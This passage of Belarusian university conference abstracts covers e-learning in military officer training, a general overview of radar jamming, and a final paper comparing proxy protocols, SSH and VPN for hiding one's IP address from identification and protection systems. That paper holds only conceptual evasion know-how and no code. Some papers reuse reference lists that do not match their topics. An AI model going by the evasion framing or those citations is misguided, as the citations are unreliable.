3. Павлушенко, М. И. Национальная и глобальная безопасность. Беспилотные летательные аппараты: история, применение, угроза распространения и перспективы развития : науч. изд. / М. И. Павлушенко, Г. М. Евстафьев, И. К. Макаренко. М. : Права человека, 2005.

# ПРИМЕНЕНИЕ ЭЛЕКТРОННЫХ УЧЕБНЫХ МЕТОДИЧЕСКИХ КОМПЛЕКСОВ ДИСЦИПЛИН ПРИ ПОДГОТОВКЕ ВОЕННЫХ СПЕЦИАЛИСТОВ

*Грицук М.С.*

*Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь*

*Стогначев Р.В.*

Аннотация. Доклад посвящен применению ЭУМКД при реализации программ подготовки военных специалистов.

Инновация в образовательной деятельности – это использование новых знаний, методов, приемов, подходов, технологий для получения результата в виде образовательных услуг, отличающихся социальной и рыночной востребованностью.

Подготовка военного специалиста значительно отличается от подготовки гражданского специалиста, так как требует: одновременно становление отдельных сторон личности офицера (Гражданина, защитника Отечества, руководителя, организатора...); выработку надежности как профессионала, так и руководителя-организатора, что требует качественного выполнения заданий в условиях определенной сложности в реально экстремальных условиях службы в армии; умение активно участвовать в интеграции Вооруженных сил в экономическую, политическую, правовую и социальную систему общества; формирование моральной и психологической готовности к защите Отечества, Конституции и воинского долга; умение поддерживать воинскую дисциплину, обучать воспитывать подчиненных.

Сейчас в процессе обучения курсантов, параллельно использованию печатной литературы, всецело применяются электронные учебные методические комплексы дисциплин (далее ЭУМКД), а также обучающих программ.

Активное использование ЭУМКД также обуславливается тем, что в стандартах высшего образования каждому циклу принадлежат дисциплины национально-регионального компонента, а также предметы по выбору студентов, которые устанавливаются советом высшего учебного заведения, обеспечение же их учебной литературой чаще всего затруднительно. Таким образом увеличивается значимость ЭУМКД, разрабатываемых ведущими преподавателями, для обеспечения данных курсов учебными материалами.

Разрабатываемые компьютерные тестирующие и диагностирующие методики должны обеспечить систематический оперативный контроль и оценку уровня знаний обучающихся, повышение эффективности обучения.

Использование компьютерных технологий обучения в условиях учебного процесса по программам подготовки офицеров запаса и офицеров для службы в Вооруженных сил позволяет решать ряд задач:

- повышение интереса к изучаемому материалу;
- увеличение объема информации по дисциплинам военной подготовки;
- улучшение качества организации учебного процесса;
- использование индивидуального характера обучения.

Положительные стороны использования новейших разработок и информационных технологий: значительная экономия боевого ресурса на начальном этапе подготовки специалистов; современные компьютерные технологии позволяют максимально близко к реальности симитировать функционирование любой боевой техники; позволяет одновременно обучать неограниченное количество личного состава.

Поддержание на высоком уровне системы подготовки военных кадров является одной из приоритетных задач высшего военного образования.

Для того чтобы адекватно реагировать на современные вызовы, образованию, нужно непрерывно обновлять багаж своих профессиональных знаний, умеющих жить и работать в информационной среде.

Главной целью инновационных технологий образования является подготовка человека к жизни в постоянно меняющемся мире.

## **Список использованных источников:**

1. *Инновационное образование: теория и практика [Электронный ресурс]- <http://www.academy.edu.by>*

## ПЕРСОНАЛЬНЫЕ КОМПЬЮТЕРЫ В ПРОЦЕССЕ ПОДГОТОВКИ ОФИЦЕРСКИХ КАДРОВ ВВС И ВОЙСК ПВО

Климов Д.П.

Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь

Хожевец О.А.

Аннотация. Использование персональных компьютеров в процессе обучения позволяет увеличить возможности постановки учебных задач и управления процессом их решения. Компьютеры позволяют строить и анализировать модели различных предметов, ситуаций, явлений.

На нынешнем этапе развития Вооруженных сил Республики Беларусь постоянно возрастают требования к уровню профессиональной подготовленности всех категорий военнослужащих. В совокупности проблем, перекликающимися с повышением качества профессиональной подготовки будущих специалистов и совершенствования знаний, умений и навыков личного состава в воинских частях, важное место занимают вопросы качественного обучения, контроля и оценки уровня их подготовки. Вместе с тем, у всех повышается понимание того, что традиционная технология организации образовательного процесса уже давно морально устарела.

Одним из способов повышения уровня профессиональной подготовленности является использование в ходе плановых занятий новых информационных компьютерных технологий (ИКТ). Множество преподавателей и лиц, задействованных в образовательном секторе, отмечают, что в настоящий момент для поднятия планки подготовленности применяются различные информационные технологии, но все они основаны на использовании в процессе обучения персональных электронно-вычислительных машин (ПЭВМ).

Наибольшее распространение в образовательном процессе получила технология компьютерных обучающих программ, включающих в себя:

- электронные материалы и учебники по различным дисциплинам, тренажеры, методические пособия, программы и системы тестирования, демонстрационно-энциклопедические программы, электронные учебные методические комплексы;
- видео-технологии, позволяющих визуализировать знания и материал;
- электронные архивы, банки и базы данных;
- средства коммуникации в виде облачных хранилищ, локальные и региональные сети обмена данными;

В имеющейся системе обучения офицерских кадров, организации командирской подготовки в воинских частях все активнее используются информационные технологии и компьютерные телекоммуникации. Возникает необходимость в разработке новых подходов и методов, которые позволяют обучающимся достигать лучших результатов в изучении материала и помогают достоверно определять объем и качество полученных знаний. Самым рациональным подходом по повышению качества обучения офицерского состава, в рамках изучения специальных дисциплин является использование индивидуальных персональных компьютеров. Их применение обучающимися позволяет сократить время, которое ранее тратилось на пометку и перенос материала на бумажный носитель информации, которое теперь можно использовать для проверки качества усвоения материала занятий, а также более обширного охвата рассматриваемых вопросов. Также в совокупности с применением облачных хранилищ и локальных сетей обмена данными между группой обучаемых и преподавателем стало возможно создание базы материала, а также возможность ее постоянного пополнения самими обучающимися. Отдельно стоит упомянуть о использовании при изложении обучающимися нового материала средств визуализации знаний, будь это презентация или видео-фрагменты которые идут хорошим дополнением к докладам на семинарских занятиях.

В заключении хотелось бы отметить, что использование индивидуальных персональных компьютеров может облегчить нагрузку преподавателей и перенести ее именно на личные компьютеры обучающихся, концентрируя на них как возможность для проверки изученного материала, дополнения существующей базы, так и возможность повышения продуктивного изучения обучаемыми различных дисциплин.

### Список использованных источников:

1. Бородакий, Ю.В., Лободинский Ю.Г. Информационные технологии в военном деле. Основы теории и практики применения / Ю.В. Бородакий, Ю.Г. Лободинский. – М.: Телеком, 2008.
2. Демкин В.П., Можяева Г.В. Классификация образовательных электронных изданий: основные принципы и критерии. Методическое пособие для преподавателей. Томск, 2003.

# ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ ПРИ ИЗУЧЕНИИ РАДИОЭЛЕКТРОННОЙ ТЕХНИКИ ВВС И ВОЙСК ПВО

*Павловский Е.М.*

*Белорусский государственный университет информатики и радиоэлектроники г.Минск, Республика Беларусь*

*Лавринчик Н.Н.*

Аннотация. В работе рассматриваются вопросы использования инновационных технологий при изучении РЭТ ВВС и войск ПВО.

В Республике Беларусь происходят существенные изменения в национальной политике образования. Это связано со всесторонним развитием инновационных технологий и внедрением их во все стороны жизни общества, в том числе и военного образования. В переводе с латинского языка «инновация» означает «обновление, новшество или изменение».

Военно-воздушные силы и войска противовоздушной обороны (ВВС и ВПВО) - один из видов Вооружённых сил Республики Беларусь, предназначены для прикрытия административных, военных, экономических центров Республики Беларусь, группировок её войск от ударов противника с воздуха, а также для поражения объектов и войск противника и обеспечения боевых действий Сухопутных войск.

Анализ локальных войн и вооруженных конфликтов современности показывает, что сегодня ВС США и НАТО перешли на новую концепцию ведения войны – сетцентрическую. Сетцентрическая война — концепция ведения войны, при которой все участники боевых действий (командование, военная техника, живая сила) объединены в единую информационную сеть. Такой подход позволяет повысить как синхронизацию подразделений, так и скорость командования.

В свою очередь, применение инновационных технологий в образовательном процессе, позволяет повысить качество образования и сформировать будущего военного специалиста высокого уровня, способного успешно принимать рациональные решения в условиях сетцентрических боевых действий.

Достижение технологического преимущества над противником позволяет значительно изменить исход боя. Нельзя не отметить тот факт, что подготовка научных кадров высшей квалификации является одним из важнейших сегментов национальной системы образования Республики Беларусь. От ее эффективности во многом зависит формирование научных и научно-педагогических кадров, как для системы образования, так и для военной сферы.

Таким образом, применение инновационных технологий в учебном процессе при подготовке офицеров для ВВС и войск ПВО позволяет решать следующие задачи:

- повышение интереса к изучаемому предмету;
- увеличение объема информации по дисциплинам;
- улучшение качества организации учебного процесса;
- использование индивидуального характера обучения;
- создание комплекса учебных пакетов, программ для систем – виртуальной подготовки военного специалиста.

Все выше изложенное позволит сформировать личность будущего военного специалиста в условиях активного внедрения инновационных технологий в учебный процесс.

#### **Список использованных источников:**

1. Электронный ресурс. Код доступа: [tp://elib.bsu.by/handle/123456789/104794](http://elib.bsu.by/handle/123456789/104794).
2. Военно-воздушные силы и войска ПВО Республики Беларусь [Электронный ресурс] // – Режим доступа: <https://dic.academic.ru/dic.nsf/ruwiki/626385>.
3. Информатизация общества [Электронный ресурс] // – Режим доступа: [https://pedagogical\\_dictionary.academic.ru/1313/](https://pedagogical_dictionary.academic.ru/1313/).
4. Инновационные технологии при изучении радиоэлектронной техники ВВС и войск ПВО [Электронный ресурс] // БГУ. – Режим доступа: <http://elib.bsu.by/handle/123456789/202809>.



## ПРИМЕНЕНИЕ ЭЛЕКТРОННЫХ УЧЕБНЫХ МЕТОДИЧЕСКИХ КОМПЛЕКСОВ ДИСЦИПЛИН

Артюхов Н.О.

Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь

Дмитренко А.А. – канд. техн. наук

Аннотация. Преимущества использования электронных учебных методических комплексов дисциплин при изучении радиоэлектронной техники ВВС и войск ПВО

Сейчас в процессе обучения курсантов, параллельно использованию печатной литературы, всецело применяются электронные учебные методические комплексы дисциплин (далее ЭУМКД), которые вполне можно использовать как для дистанционного образования, что, несомненно, актуально в текущей непростой эпидемиологической ситуации, так и для самостоятельной подготовки будущих специалистов радиотехнических войск. Исходя из наработанного опыта, ЭУМКД вкупе с персональными компьютерами, уже стал незаменимым помощником преподавателя, принимая на себя солидную часть рутинной нагрузки, которую так или иначе раньше приходилось выполнять, как при изложении учебного материала, так и при контроле знаний курсантов.

Активное использование ЭУМКД также обуславливается тем, что в стандартах высшего образования каждому циклу принадлежат дисциплины национально-регионального компонента, а также предметы по выбору студентов, которые устанавливаются советом высшего учебного заведения, обеспечение же их учебной литературой чаще всего затруднительно. Таким образом увеличивается значимость ЭУМКД, разрабатываемых ведущими преподавателями, для обеспечения данных курсов учебными материалами.

При правильном применении, ЭУМКД становится мощнейшим инструментом в изучения военных дисциплин, в первую очередь тех, что связаны с информационными технологиями. Не стоит забывать и о том, что ЭУМКД не просто книга в электронном виде, весь функционал которой ограничен возможностью перехода по ссылкам из оглавления. Исходя из формы занятия, функционал может разительно отличаться: от обычного текста с изображениями до решения сложных математических вычислений и 3D-моделирования прямо в ходе занятия.

ЭУМКД всегда формируется по модульному принципу: текстовая часть (включая аудио), графические изображения (статичные и анимация), видеоряд, интерактивные математические модули. Анимация позволяет заглянуть внутрь сложных технических устройств, намного быстрее и проще понять принципы их построения и работы. Учебный процесс становится намного ярче и увлекательнее, прочно закрепляясь в памяти курсантов.

Перечислим области с возможным применением ЭУМКД в учебном процессе университета:

### 1. Лекции.

ЭУМКД позволяет преподавателю в полной мере, наглядно и доходчиво изложить учебный материал согласно учебному плану. Методический комплекс оказывает преподавателю поддержку и в подготовке лекции, и в ее проведении. Можно выделить некоторые полезные возможности ЭУМКД:

- интерактивная презентация с возможностью быстрого перехода между разными частями учебного материала;

- просмотр видеоряда и анимации;

- прерывание и запуск любого фрагмента учебного материала;

- возможность увеличения изображений на весь экран для более детального изучения и др.

Отдельно стоит отметить режим автоматического представления содержания лекции, когда ЭУМКД может полностью заменить преподавателя. В таком случае курсант способен самостоятельно остановить просмотр или повторно просмотреть ранее пропущенный фрагмент (самостоятельная подготовка).

### 2. Лабораторные и практические занятия.

Уже не первый год в учебную программу многих учебных курсов прочно входит проведение лабораторных работ с использованием ЭУМКД. Для дисциплин радиолокации и радионавигации ощутимую пользу приносят электронные симуляторы и тренажеры, которые способны заменить дорогостоящую технику, реальная возможность обеспечения же её не всегда совпадает с необходимостью. Все процессы максимально приближены к боевым, тем, с которыми в будущем курсанты будут ежедневно сталкиваться во время прохождения службы. Особенно это актуально при рассмотрении ситуаций, которые зачастую невозможно искусственно смоделировать для показа на реальной технике. Не стоит забывать и о том, что преподаватель может собирать и перерабатывать статистику выполнения заданий, что позволяет увидеть разницу в подготовленности курсантов и определить правильный вектор сосредоточения внимания. ЭУМКД может содержать избыточное количество заранее подготовленных заданий, что позволяет преподавателю самостоятельно,

ориентируясь по сложившейся обстановке в той или иной учебной группе, давать повторные дополнительные задания для закрепления материала. Также к достоинствам использования УЭМКД в практической работе можно отнести и то, что, при необходимости, курсант легко может обратиться к лекционному материалу, дабы быстро и продуктивно найти понадобившийся учебный материал, конечно, если это допускается руководителем занятия.

### 3. Семинарские занятия.

Работа каждого курсанта легко контролируется программой, а статистика собирается у преподавателя. Преподаватель отслеживает успеваемость каждого обучаемого в реальном времени, точно определяя отстающих и отличившихся. Использование УЭМКД вкупе с компьютерами существенно упрощает и ускоряет проведение тестирований, сбор и обработку информации об успеваемости курсантов. Открывается возможность проведения неожиданных моментальных тестов, с минимальной повторяемостью вариантов и максимальной точностью оценивания. Также доступно использование “разветвленной” системы оценок, когда разным разделам оценивания соответствуют различные темы учебного материала, что позволяет преподавателю представлять себе полную картину об усвоении обучаемым пройденного материала.

### 4. Экзаменация (принятие зачетов).

Итоговое тестирование по пройденному курсу учебной дисциплины, аналогично обычным занятиям, может проводиться с использованием УЭМКД. В таком случае применяются те же механизмы, что и для текущего тестирования.

### 5. Самостоятельная подготовка

Лучше всего возможности УЭМКД раскрываются в процессе самостоятельной подготовки обучаемых. Так, помимо сухого текста, курсанты могут воспринимать информацию посредством мультимедийных компонентов (анимация, видео, интерактивная составляющая), которые позволяют разнообразить процесс обучения и повысить качество усвоения знаний. Любой, даже самый подробный учебник, не может уместить тот объем информации, который может понадобиться обучаемому, когда возникает необходимость в изучении дополнительной литературы. Наличие интернета в современных реалиях позволяет существенно упростить процесс поиска общераспространенной информации, однако зачастую узкоспециализированные инженерные знания не совсем точны или вовсе искажены в различных источниках всемирной паутины, что, несомненно, не способствует правильному изучению учебных дисциплин. УЭМКД же, в свою очередь, позволяет разместить большой массив разрозненных данных, связав их между собой ссылками, что существенно ускоряет переходы обучаемых между источниками информации и позволяет избежать траты времени на поиск где-либо еще. Курсант может в любой момент провести самопроверку усвоенного материала в интерактивной составляющей, узнавая тем самым какая часть информации является ключевой и закрыть собственные пробелы знаний.

Исходя из всего вышеперечисленно, УЭМКД может быть использован как в процессе проведения лекции, так и в качестве помощника для самостоятельной подготовки курсантов, что очень важно в условиях сложной мировой эпидемиологической обстановки. Однако, несмотря ни на что, не стоит забывать и о том, что УЭМКД является всего лишь инструментом для повышения качества учебного процесса и не способен заменить преподавателя.

#### **Список использованных источников:**

1. Буянов А.А. Динамика учебной мотивации студентов. // Высшее образование сегодня, 2008.
2. Ланкин В., Григорьева О. Электронный учебник: возможности, проблемы, перспективы. // Высшее образование в России, 2008.
3. Полат Е.С. и др. Современные педагогические и информационные технологии в системах образования, 2007.

## **СРЕДСТВА ПОСТАНОВКИ ПОМЕХ И ПОМЕХОЗАЩИТЫ РЛС**

*Кисляков П.Н.*

*Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь*

*Хожевец О.А.*

Аннотация. Приведена характеристика современных средств постановки помех и помехозащиты РЛС.

Радиоэлектронные помехи – это непоражающие электромагнитные излучения, которые ухудшают качество функционирования радиоэлектронных средств, управляемого оружия, систем обработки и передачи информации.

Комплексы создания помех в режиме реального времени обеспечивают:

1.разведку радиоэлектронной обстановки, в том числе определение количества и типов работающих РЛС противника в своей зоне досягаемости и измерение характеристик излучаемых ими сигналов;

2.выбор подавляемой (подавляемых) РЛС и оптимального помехового воздействия для затруднения ее (их) работы;

3.формирование помехи (помех).

Приведена характеристика современных средств постановки помех и помехозащиты РЛС.

В современных условиях развитие и использование вооружений и военной техники (ВиВТ) характеризуются высокой насыщенностью их радиоэлектронным оборудованием, обеспечивающим решение задач автоматического или автоматизированного ведения разведки, связи, управления и наведения оружия. Создаются глобальные стратегические и тактические системы разведки, а также высокоточное оружие (ВТО), обеспечивающее автоматический выбор и поражение гражданских и военных объектов. В настоящее время ВТО позволяет оперативно с минимальными потерями уничтожить большинство наземных, морских, воздушных, а в ближайшем будущем и космических целей. Альтернативой снижения эффективности оружия поражения является разрушение информационных каналов ВиВТ. Для решения этих задач применяются средства РЭБ, которые обеспечивают блокирование информационных каналов разведки, связи, управления и наведения ВиВТ путем создания достаточного уровня электромагнитной мощности помех, спектральные характеристики которых должны быть оптимальными для конкретных сигналов информационных каналов, подлежащих подавлению. Появление средств РЭБ было обусловлено появлением радио, которое на первоначальном этапе своего развития использовалось как средство связи. В 1905 г. во время русско-японской войны радистами русского флота впервые в мире было успешно реализовано создание активных помех радиоканалам связи японских кораблей. Дальнейшее развитие радиотехники, расширение области применения электромагнитных волн, особенно в системах измерения дальности – радиолокации, привело к необходимости разработки теории и технологии создания средств РЭБ. Основным и универсальным средством противодействия радиолокационной разведке и радиоэлектронному наблюдению является постановка электромагнитных помех. Их применение ухудшает характеристики РЛС обнаружения и целеуказания, что повышает вероятность проникновения средств воздушного нападения на территорию противника с минимальными потерями. Однако, учитывая уровень технического развития средств защиты от помех, устанавливаемых на РЛС, для эффективного подавления средств радиоразведки необходимы колоссальные энергетические и материальные затраты на совершенствование средств РЭП, что подтверждают выполненные в работе расчеты. Главной проблемой в радиоэлектронном конфликте является поиск компромисса между минимизацией энергетических характеристик средств РЭП наряду с достижением наиболее полного подавления РЛС системы ПВО противника.

**Список использованных источников:**

1. Бородакий, Ю.В., Лободинский Ю.Г. Информационные технологии в военном деле. Основы теории и практики применения / Ю.В. Бородакий, Ю.Г. Лободинский. – М.: Телеком, 2008.

2. Демкин В.П., Можяева Г.В. Классификация образовательных электронных изданий: основные принципы и критерии. Методическое пособие для преподавателей. Томск, 2003.

## **ИСПОЛЬЗОВАНИЕ ИНФОКОММУНИКАЦИОННЫХ ТЕХНОЛОГИЙ ПРИ ИЗУЧЕНИИ РАДИОЭЛЕКТРОННОЙ ТЕХНИКИ ВВС И ВОЙСК ПВО**

*Ракицкий К.Ю.*

*Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь*

*Лавринчик Н.Н.*

Аннотация. В докладе рассматриваются возможности использования форм электронного обучения при организации программ подготовки в учреждениях военного образования.

Одним из важнейших направлений развития Вооруженных Сил является совершенствование системы воинского обучения, в частности, изыскание наиболее дешевых и в то же время эффективных форм и методов подготовки личного состава. Сегодня об актуальности и эффективности проведения компьютерного обучения убедительно говорит тот факт, что в последние годы эта тема занимает одно из первых мест в списке приоритетных направлений военно-научных исследований и технических разработок, выполняемых министерствами обороны многих государств.

В настоящее время в вузах Министерства обороны идет активное внедрение электронного обучения, расширяется сфера использования электронных учебников и электронных учебных

пособий, увеличивается количество электронных технических средств, организуется доступ к Интернет-ресурсам. Использование различных форм дистанционного образования становится актуальным и возможным.

В военном вузе дистанционные формы обучения могут применяться в следующих формах и направлениях:

- курсы до вузовской подготовки по математике, физике и других предметов для абитуриентов, поступающих в вузы Министерства обороны, количество иногородних абитуриентов в региональных военных вузах, как правило, выше, чем в гражданских учебных заведениях;
- дистанционные курсы по учебным дисциплинам для курсантов, временно отсутствующих в вузе по различным причинам (госпиталь, командировка и т.д.);
- курсы повышения квалификации, профессиональной переподготовки для военнослужащих и гражданского персонала.

Для реализации дистанционных технологий обучения могут быть использованы различные средства: электронная почта; электронные 146 учебники и учебные пособия; дистанционные курсы на базе популярной системы управления обучением Moodle; дистанционные курсы на базе других систем обучения (Blackboard, Edmodo и т. п.). Применение дистанционных технологий дополнительно к традиционным технологиям обучения повышает качество образовательного процесса в военном вузе, позволяет эффективно организовать доступ к необходимой информации. В условиях развития современной педагогической науки и новых средств обучения чаще поднимается вопрос использования компьютерных технологий в образовательном процессе. В настоящее время виртуальная среда как ёмкий общенаучный феномен является составной частью информационной технологии, которую целесообразно использовать в различных областях образовательного процесса.

Само по себе компьютерное обучение должно проходить на основе центра ситуационного моделирования боевых действий группировок вооруженных сил. Дальнейшим развитием такого центра должно стать создание стратегического центра ситуационного моделирования. Анализ задач, показывает, что ее участникам необходимо предоставить комплекс инструментальных (математических и программных) средств для принятия решений (на построение группировок войск, управление ими, организацию взаимодействия, всестороннего обеспечения и т. д.). Кроме того, необходимо иметь возможность воспроизвести динамику развития событий и оценить качество принимаемых решений. Поэтому в состав МПО такого центра ситуационного моделирования должны входить следующие элементы:

- комплекс имитационных моделей для создания виртуальной боевой обстановки;
- комплекс моделей для поддержки принимаемых решений;
- цифровая модель местности;
- информационная система;
- комплекс программ для обработки результатов моделирования и анализа действий обучаемых.

Очевидно, что комплекс моделей для создания виртуальной боевой обстановки должен основываться на имитационном подходе к воспроизведению моделируемых процессов. Именно этот подход обеспечивает возможность проведения на основе таких моделей двусторонних учений (компьютерных игр) в реальном или близком к реальному масштабу времени и, в конечном итоге, возможность использовать их.

**Список использованных источников:**

1. Бородакий, Ю.В., Лободинский Ю.Г. Информационные технологии в военном деле. Основы теории и практики применения / Ю.В. Бородакий, Ю.Г. Лободинский. – М.: Телеком, 2008.
2. Демкин В.П., Можеева Г.В. Классификация образовательных электронных изданий: основные принципы и критерии. Методическое пособие для преподавателей. Томск, 2003.

## **ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ ПРИ ИЗУЧЕНИИ РАДИОЭЛЕКТРОННОЙ ТЕХНИКИ ВВС И ВОЙСК ПВО**

*Субтельник Н.В.*

*Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь*

*Хожевец О.А.*

Аннотация. Инновации в образовательной деятельности – это использование новых знаний, приёмов, подходов, технологий для получения результата в виде образовательных услуг. Проанализировав последние разработки, можно уверенно сказать, что большинство их посвящены различного рода технологиям. За рубежом, вопрос об образовательных технологиях появился в середине XX в., в то время когда возникли первые программы аудиовизуального обучения, т.е. обучения с помощью технических средств.

Век высоко развитых технологий можно охарактеризовать таким явлением как информатизация. Трудно не заметить как этот процесс отражается и на нашей стране. Таким образом, в данный момент, в Республике Беларусь придается существенным изменениям в национальной политике образования в связи со всесторонним прогрессом в области инноваций и внедрение их во все сферы жизни общества, военно-образовательные учреждения так же не являются исключением.

Исходя из проведенных анализов локальных войн и конфликтов различных стран, можно сделать вывод, что сегодня страны блока НАТО перешли на новую концепцию ведения войны-сетевую. Сетевая война ориентирована на повышение боевых возможностей за счёт достижения инфокоммуникационного превосходства, объединения участников военных действий в одну сеть. Представленные в них положения ведения боевых действий позволяют в короткие сроки адаптироваться к динамической обстановке на поле боя. При таких условиях победа напрямую зависит от управления, основа которого является решения командира. На данный момент времени, для принятия наиболее приемлемого решения, применяется моделирование боевых действий, при помощи анализа наиболее возможных вариантов действий противника возможно предугадать развитие событий при столкновении.

Перспектива в направлении совершенствовании подготовки специалиста, можно рассматривать в рамках возможности использования виртуальных моделей. При помощи различных компьютерных программ или иных средств позволяющих моделировать условия обстановки и при этом дать возможность непосредственного контроля и управление обучающемуся.

Первыми кто смог применить виртуальные игры как пласт для подготовки специалистов стали военные. В последствии чего продемонстрировали возможность моделирования в них различных ситуаций с применением средств поражения, для решения боевых задач любой сложности с минимальными финансовыми затратами, безгибели личного состава.

По итогу компьютерная виртуальная реальность превратилась в технологию познания, в способ освоения действительно и тренажёр представляющий собой необъятный полигон исследования новых опытов и проведения экстраординарных экспериментов с фундаментальными онтологическими категориями.

Использование средств моделирования в подготовке обучающихся позволяет в меньшем объеме эксплуатировать реальную технику, которая имеет ограниченный по времени ресурс работы, с существенной степенью экономией энергоресурсов.

Следовательно подобный подход при подготовке специалистов оперативно- тактического звена сможет обеспечить возможность командиру предвидеть множество вариантов боевых действий, как противника, так и своих, а не только множество альтернативных действий на действия противника. Разнообразие возможных вариантов боевых действий – уменьшение неожиданностей в ходе боевых действий, а также основа для богатого набора ответных действий. Кроме этого, увеличивается вероятность успеха за счет опережения противника в его действиях и способности командира достигать целей новыми способами и тактическими приемами.

Подытожим: применение инновационных технологий в учебном процессе при подготовке офицеров для ВВС и войск ПВО позволяет решать следующие задачи:

- повышение интереса к изучаемому предмету;
- увеличение объема информации по дисциплинам;
- повышение уровня организации учебного процесса;
- применения индивидуального обучения.

В свою очередь, если применять творчески все формы и методы обучения курсантов, то грамотное их сочетание поможет успешно достичь поставленных целей, откроет широкие перспективы реализации принципа единства применение инновационных технологий в образовательном процессе, позволит повысить качество образования сформировать будущего

военного специалиста высокого уровня, которые в последствии способны принимать грамотные решения в условиях сетцентрических боевых действий на арене вооруженных конфликтов.

**Список использованных источников:**

1. Балькина Е.Н. Компьютерные технологии обучения: истоки и развитие информатизации образования – 1999.
2. 3DS Max 8. Волшебный мир трехмерной графики: М. М. Соловьев – Санкт-Петербург, Солон-Пресс, 2006 г

УДК 004.057.4

## ВЫБОР СРЕДСТВ ДЛЯ СКРЫТИЯ IP АДРЕСА ПРИ РАБОТЕ В ГЛОБАЛЬНОЙ СЕТИ (СРАВНЕНИЕ PROXY, SSH И VPN)

Хожевец О.А., аспирант БГУИР

Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь

**Аннотация.** В статье анализируется проблема использования различных средств для изменения IP адреса пользователя при работе в глобальной сети. В работе проводится анализ эффективности применения проксификаторов, сравнение их функциональных возможностей.

**Ключевые слова.** Анонимность, модель OSI, прокси, протоколы.

За непродолжительное время в системах защиты и в системах обхода систем защиты многое поменялось, но одна вещь так и не изменилась, извечный спор: "Что лучше? Прокси? ВПН? SSH туннель?".

Сколько людей - столько и мнений. Различные сообщества время от времени пытаются решить данную проблему и найти лучшее решение.

Зачем нужны проксификаторы?

Основной целью использования Проксификаторов, является изменение IP адреса пользователя. Чтобы создать новую личность и выглядеть в глазах систем идентификации(защиты) новым пользователем необходимо сменить IP и многие на этом и останавливаются, однако те ресурсы, которые помогают сменить IP, могут и навредить.

Пользователи часто путают понятия "Анонимность" и "Безопасность" и в следствии неправильного использования сетевых ресурсов наблюдается "Эффект страуса". Пользователь думает, что он сменил IP и теперь его никто не узнает, но в это же время у него наблюдаются утечки его реального IP адреса сразу в нескольких местах - то есть хоть голова и в земле, а туловище все равно снаружи именно по причине неправильного использования сетевых ресурсов и происходит деанонимизация пользователя системами идентификации пользователей.

Первое с чего необходимо начать - это с фундамента, необходимо определить какие именно сетевые ресурсы необходимы, и в этом поможет Модель OSI на рисунке 1.




Рисунок 1 — Модель OSI [1]

Есть семь основных этапов сетевого соединения, и каждый из этих этапов (далее - уровни) характеризуется различным уровнем прав, доступа и архитектуры в зависимости от того, на каком из уровней необходимо работать и будет зависеть выбор Проксификатора, потому что в некоторых случаях хватит прокси в браузере (Уровень 7) а иногда придется опуститься ниже, например при проксификации всей операционной системы с помощью ВПН (Уровень 2)

Какие ресурсы принято использовать для изменения IP адреса при обходе систем идентификации пользователей?

Прoxy сервера. Прoxy сервера (Прокси) - сервер посредник - он получает пакеты пользователя при соединении и "носит" их от пользователя к целевому веб ресурсу.

Прокси может быть настроен на сервере, домашнем ПК, роутере, телефоне, кофеварке и практически любом другом доступном сетевом ресурсе.

Прокси бывают нескольких видов:

CGI - или по-другому web прокси. Это веб страница, на которой предлагается ввести адрес сайта, и он откроется в этой же странице с другим IP. Браузерный вариант.

HTTP - Простой прокси для HTTP запросов. Бесплезное решение в нашем случае.

Ко всему прочему HTTP делятся еще на три условные группы:

Прозрачные прокси - Сообщат всем веб ресурсам реальный IP пользователя. Пример - заголовок x-forwarded-for.

Анонимные прокси - Скроют IP пользователя, но сообщат о том, что используется прокси. Бесплезно.

Элитные прокси - Скроют IP пользователя, не сообщат о том, что используется прокси, ну и на этом все.

HTTPS - Тот же прокси HTTP но уже +S - а это значит, что он поддерживает шифрование, то есть у пользователя будут проксифицироваться вебстранички https - формы авторизации, ввод и передача чувствительной информации и т.д. Но этот прокси все равно издадека виден системам идентификации, плюс ко всему еще и может модифицировать пакеты пользователя.

Socks 4 - Первый пригодный для работы протокол Прокси. Пытается скрыть проксификацию, не модифицирует пакеты и в целом неплох, но имеет свои минусы.

Socks 5 - Практически идеальный вариант, то же что и Socks 4, но добавилась нужная поддержка UDP протокола, и соответственно возможность подмены DNS и IPv6.

ShadowSocks - Китайское опенсорс изобретение, которое по функционалу лидирует среди всех конкурентов.

Прoxy является самой многочисленной группой и самым популярным средством изменения IP адреса при работе с различными системами защиты и идентификации пользователя. В таблице 1 приведено сравнение самых популярных Proxy протоколов.

Таблица 1— Сравнение протоколов прокси

	HTTP	HTTPS	SOCKS 4	SOCKS 5	SHADOWSOCKS
Скрывает реальный IP	+	+	+	+	+
Поддержка SSL шифрования	-	+	+	+	+
Скрывает факт проксификации	-	-	+	+	+
Не изменяет заголовок пакета	-	-	+	+	+
Проксификация всех пакетов	-	-	+	+	+
Работа за фаерволом	-	-	+	+	+
Проксификация DNS запросов	-	-	-	+	+
Адресация IPv6	-	-	-	+	+
Расширенные протоколы шифрования	-	-	-	-	+
Маскировка трафика	-	-	-	-	+
Защита от DPI	-	-	-	-	+

